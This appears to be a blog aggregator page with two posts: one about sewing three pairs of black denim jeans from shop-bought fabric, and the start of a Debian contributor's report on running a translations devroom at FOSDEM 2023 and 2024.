


A woman wearing a regular pair of slim-cut black denim jeans. I was working on what looked like a good pattern for a pair of jeans-shaped trousers, and I knew I wasn t happy with 200-ish g/m cotton-linen for general use outside of deep summer, but I didn t have a source for proper denim either (I had been low-key looking for it for a long time). Then one day I looked at an article I had saved about fabric shops that sell technical fabric and while window-shopping on one I found that they had a decent selection of denim in a decent weight. I decided it was a sign, and decided to buy the two heaviest denim they had: a 100% cotton, 355 g/m one and a 97% cotton, 3% elastane at 385 g/m 1; the latter was a bit of compromise as I shouldn t really be buying fabric adulterated with the Scourge of Humanity, but it was heavier than the plain one, and I may be having a thing for tightly fitting jeans, so this may be one of the very few woven fabric where I m not morally opposed to its existence. And, I d like to add, I resisted buying any of the very nice wools they also seem to carry, other than just a couple of samples. Since the shop only sold in 1 meter increments, and I needed about 1.5 meters for each pair of jeans, I decided to buy 3 meters per type, and have enough to make a total of four pair of jeans. A bit more than I strictly needed, maybe, but I was completely out of wearable day-to-day trousers. a cardboard box with neatly folded black denim, covered in semi-transparent plastic. The shop sent everything very quickly, the courier took their time (oh, well) but eventually delivered my fabric on a sunny enough day that I could wash it and start as soon as possible on the first pair. The pattern I did in linen was a bit too fitting, but I was afraid I had widened it a bit too much, so I did the first pair in the 100% cotton denim. Sewing them took me about a week of early mornings and late afternoons, excluding the weekend, and my worries proved false: they were mostly just fine. The only bit that could have been a bit better is the waistband, which is a tiny bit too wide on the back: it s designed to be so for comfort, but the next time I should pull the elastic a bit more, so that it stays closer to the body. The same from the back, showing the applied pockets with a sewn logo. I wore those jeans daily for the rest of the week, and confirmed that they were indeed comfortable and the pattern was ok, so on the next Monday I started to cut the elastic denim. I decided to cut and sew two pairs, assembly-line style, using the shaped waistband for one of them and the straight one for the other one. I started working on them on a Monday, and on that week I had a couple of days when I just couldn t, plus I completely skipped sewing on the weekend, but on Tuesday the next week one pair was ready and could be worn, and the other one only needed small finishes. A woman wearing another pair of jeans; the waistband here is shaped to fit rather than having elastic. And I have to say, I m really, really happy with the ones with a shaped waistband in elastic denim, as they fit even better than the ones with a straight waistband gathered with elastic. Cutting it requires more fabric, but I think it s definitely worth it. But it will be a problem for a later time: right now three pairs of jeans are a good number to keep in rotation, and I hope I won t have to sew jeans for myself for quite some time. A plastic bag with mid-sized offcuts of denim; there is a 30 cm ruler on top that is just wider than the bag I think that the leftovers of plain denim will be used for a skirt or something else, and as for the leftovers of elastic denim, well, there aren t a lot left, but what else I did with them is the topic for another post. Thanks to the fact that they are all slightly different, I ve started to keep track of the times when I wash each pair, and hopefully I will be able to see whether the elastic denim is significantly less durable than the regular, or the added weight compensates for it somewhat. I m not sure I ll manage to remember about saving the data until they get worn, but if I do it will be interesting to know. Oh, and I say I ve finished working on jeans and everything, but I still haven t sewn the belt loops to the third pair. And I m currently wearing them. It s a sewist tradition, or something. :D
  1. The links are to the shop for Italy; you can copy the Codice prodotto and look for it on one of the shop version for other countries (where they apply the right vat etc., but sadly they don t allow to mix and match those settings and the language).

4 March 2024

Paulo Henrique de Lima Santana: Bits from FOSDEM 2023 and 2024

Link para vers o em portugu s

Intro Since 2019, I have traveled to Brussels at the beginning of the year to join FOSDEM, considered the largest and most important Free Software event in Europe. The 2024 edition was the fourth in-person edition in a row that I joined (2021 and 2022 did not happen due to COVID-19) and always with the financial help of Debian, which kindly paid my flight tickets after receiving my request asking for help to travel and approved by the Debian leader. In 2020 I wrote several posts with a very complete report of the days I spent in Brussels. But in 2023 I didn t write anything, and becayse last year and this year I coordinated a room dedicated to translations of Free Software and Open Source projects, I m going to take the opportunity to write about these two years and how it was my experience. After my first trip to FOSDEM, I started to think that I could join in a more active way than just a regular attendee, so I had the desire to propose a talk to one of the rooms. But then I thought that instead of proposing a tal, I could organize a room for talks :-) and with the topic translations which is something that I m very interested in, because it s been a few years since I ve been helping to translate the Debian for Portuguese.

Joining FOSDEM 2023 In the second half of 2022 I did some research and saw that there had never been a room dedicated to translations, so when the FOSDEM organization opened the call to receive room proposals (called DevRoom) for the 2023 edition, I sent a proposal to a translation room and it was accepted! After the room was confirmed, the next step was for me, as room coordinator, to publicize the call for talk proposals. I spent a few weeks hoping to find out if I would receive a good number of proposals or if it would be a failure. But to my happiness, I received eight proposals and I had to select six to schedule the room programming schedule due to time constraints . FOSDEM 2023 took place from February 4th to 5th and the translation devroom was scheduled on the second day in the afternoon. Fosdem 2023 The talks held in the room were these below, and in each of them you can watch the recording video. And on the first day of FOSDEM I was at the Debian stand selling the t-shirts that I had taken from Brazil. People from France were also there selling other products and it was cool to interact with people who visited the booth to buy and/or talk about Debian.

Fosdem 2023

Fosdem 2023
Photos

